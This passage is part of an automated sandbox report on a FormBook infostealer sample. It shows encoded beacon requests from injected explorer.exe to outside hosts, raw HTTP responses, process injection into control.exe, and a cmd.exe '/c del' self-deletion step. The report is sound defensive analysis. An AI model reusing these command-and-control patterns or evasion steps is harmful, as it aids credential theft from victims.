22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d Data Ascii: 5c6<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:column}.text-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49771	192.64.147.164	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:35.011543036 CEST	6195	OUT	GET /i6rd/?gHSLCj58=kbJM45GZrQKbh6aR4KV/wVFZMmwDJvkUUs1obqo0rCdmSsWUtmFh0yx89FvYawyrRJzX&9rJ=N8YdlZih HTTP/1.1 Host: www.sabaidiving.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:35.250890970 CEST	6196	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 13:48:35 GMT Server: Apache/2.2.3 (CentOS) X-Powered-By: PHP/5.3.8 Set-Cookie: session=4d36d09bac3145dfbd0fe2ea9e6a7871; expires=Wed, 12-May-2021 14:18:35 GMT; path=/ Vary: Accept-Encoding,User-Agent P3P: CP="CAO PSA OUR" Cache-Control: no-cache, no-store, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Expires: Mon, 31 Dec 2001 7:32:00 GMT Content-Length: 846 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 74 6d 6c 20 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 52 45 43 2d 68 74 6d 6c 34 30 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 73 61 62 61 69 64 69 76 69 6e 67 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 76 61 6c 75 65 3d 22 22 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 09 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 38 2e 33 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 09 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 09 09 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 09 09 20 20 20 20 24 28 27 23 6d 61 69 6e 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 22 2f 63 66 2e 70 68 70 22 29 3b 0a 09 09 20 20 20 20 24 28 27 23 6d 61 69 6e 27 29 2e 63 73 73 28 27 76 69 73 69 62 69 6c 69 74 79 27 2c 20 27 76 69 73 69 62 6c 65 27 29 3b 0a 09 09 7d 29 3b 0a 0a 09 09 2f 2a 20 69 66 20 28 70 61 72 65 6e 74 2e 66 72 61 6d 65 73 2e 6c 65 6e 67 74 68 20 3e 20 30 29 0a 09 09 20 20 20 20 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 2e 72 65 70 6c 61 63 65 28 64 6f 63 75 6d 65 6e 74 2e 6c 6f 63 61 74 69 6f 6e 29 3b 20 2a 2f 0a 09 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 66 72 61 6d 65 73 65 74 20 72 6f 77 73 3d 22 31 30 30 25 2c 2a 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 6e 6f 22 20 62 6f 72 64 65 72 3d 22 30 22 20 66 72 61 6d 65 73 70 61 63 69 6e 67 3d 22 30 22 20 69 64 3d 22 66 72 61 6d 65 73 65 74 22 3e 0a 09 3c 66 72 61 6d 65 20 69 64 3d 22 6d 61 69 6e 22 20 73 72 63 3d 22 2f 63 66 2e 70 68 70 22 3e 3c 2f 66 72 61 6d 65 3e 0a 09 3c 66 72 61 6d 65 20 69 64 3d 22 73 75 62 31 22 20 73 72 63 3d 22 62 68 2e 70 68 70 3f 64 6d 3d 73 61 62 61 69 64 69 76 69 6e 67 2e 63 6f 6d 26 6b 77 3d 26 74 74 3d 34 64 33 36 64 30 39 62 61 63 33 31 34 35 64 66 62 64 30 66 65 32 65 61 39 65 36 61 37 38 37 31 26 74 79 3d 66 61 6c 73 65 22 20 73 74 79 6c 65 3d 22 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 22 3e 3c 2f 66 72 61 6d 65 3e 0a 20 20 20 20 3c 2f 66 72 61 6d 65 73 65 74 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/TR/REC-html40"> <head><title>sabaidiving.com</title><meta name="keywords" value=""/><meta name="description" content=""> <script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/1.8.3/jquery.min.js"></script> <script type="text/javascript">$(document).ready(function () { $('#main').attr('src', "/cf.php"); $('#main').css('visibility', 'visible');});/* if (parent.frames.length > 0) top.location.replace(document.location); */ </script> </head> <frameset rows="100%,*" frameborder="no" border="0" framespacing="0" id="frameset"><frame id="main" src="/cf.php"></frame><frame id="sub1" src="bh.php?dm=sabaidiving.com&kw=&tt=4d36d09bac3145dfbd0fe2ea9e6a7871&ty=false" style="visibility: hidden;"></frame> </frameset></html


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49772	192.0.78.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:40.409845114 CEST	6198	OUT	GET /i6rd/?gHSLCj58=wbIaUdvQqzQbHKzWrifpae4yz+HPBnPf3VQSw8NlhdhOO9H/uFvMKdwnlncPTgk9QTjs&9rJ=N8YdlZih HTTP/1.1 Host: www.onemoresysadmin.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:40.450537920 CEST	6198	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 12 May 2021 13:48:40 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.onemoresysadmin.com/i6rd/?gHSLCj58=wbIaUdvQqzQbHKzWrifpae4yz+HPBnPf3VQSw8NlhdhOO9H/uFvMKdwnlncPTgk9QTjs&9rJ=N8YdlZih X-ac: 2.hhn _dca Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 350969bc_by_Libranalysis.exe PID: 6988 Parent PID: 5948

General

Start time:	15:46:42
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\350969bc_by_Libranalysis.exe'
Imagebase:	0xfb0000
File size:	924672 bytes
MD5 hash:	350969BC82EC33AF12ACF100C41EB4D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.662948300.0000000003486000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.664412012.0000000004449000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.664412012.0000000004449000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.664412012.0000000004449000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D14CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D14CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\350969bc_by_Libranalysis.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D45C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\350969bc_by_Libranalysis.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D45C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D125705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D125705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D12CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D125705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D125705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BF91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BF91B4F	ReadFile

Analysis Process: 350969bc_by_Libranalysis.exe PID: 7100 Parent PID: 6988

General

Start time:	15:46:46
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Imagebase:	0x30000
File size:	924672 bytes
MD5 hash:	350969BC82EC33AF12ACF100C41EB4D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 350969bc_by_Libranalysis.exe PID: 7140 Parent PID: 6988

General

Start time:	15:46:46
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Imagebase:	0x230000
File size:	924672 bytes
MD5 hash:	350969BC82EC33AF12ACF100C41EB4D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 350969bc_by_Libranalysis.exe PID: 3416 Parent PID: 6988

General

Start time:	15:46:47
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
Imagebase:	0x8e0000
File size:	924672 bytes
MD5 hash:	350969BC82EC33AF12ACF100C41EB4D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.715972789.0000000001090000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.715972789.0000000001090000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.715972789.0000000001090000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.715159107.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.715159107.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.715159107.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.715784952.0000000000F30000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.715784952.0000000000F30000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.715784952.0000000000F30000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 3416

General

Start time:	15:46:49
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: 6576 Parent PID: 3424

General

Start time:	15:47:10
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0x3c0000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.916735490.0000000000540000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.916735490.0000000000540000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.916735490.0000000000540000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.917116074.00000000027A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.917116074.00000000027A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.917116074.00000000027A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	27B82B7	NtReadFile

Analysis Process: cmd.exe PID: 6260 Parent PID: 6576

General

Start time:	15:47:14
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\350969bc_by_Libranalysis.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7160 Parent PID: 6260

General

Start time:	15:47:14
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis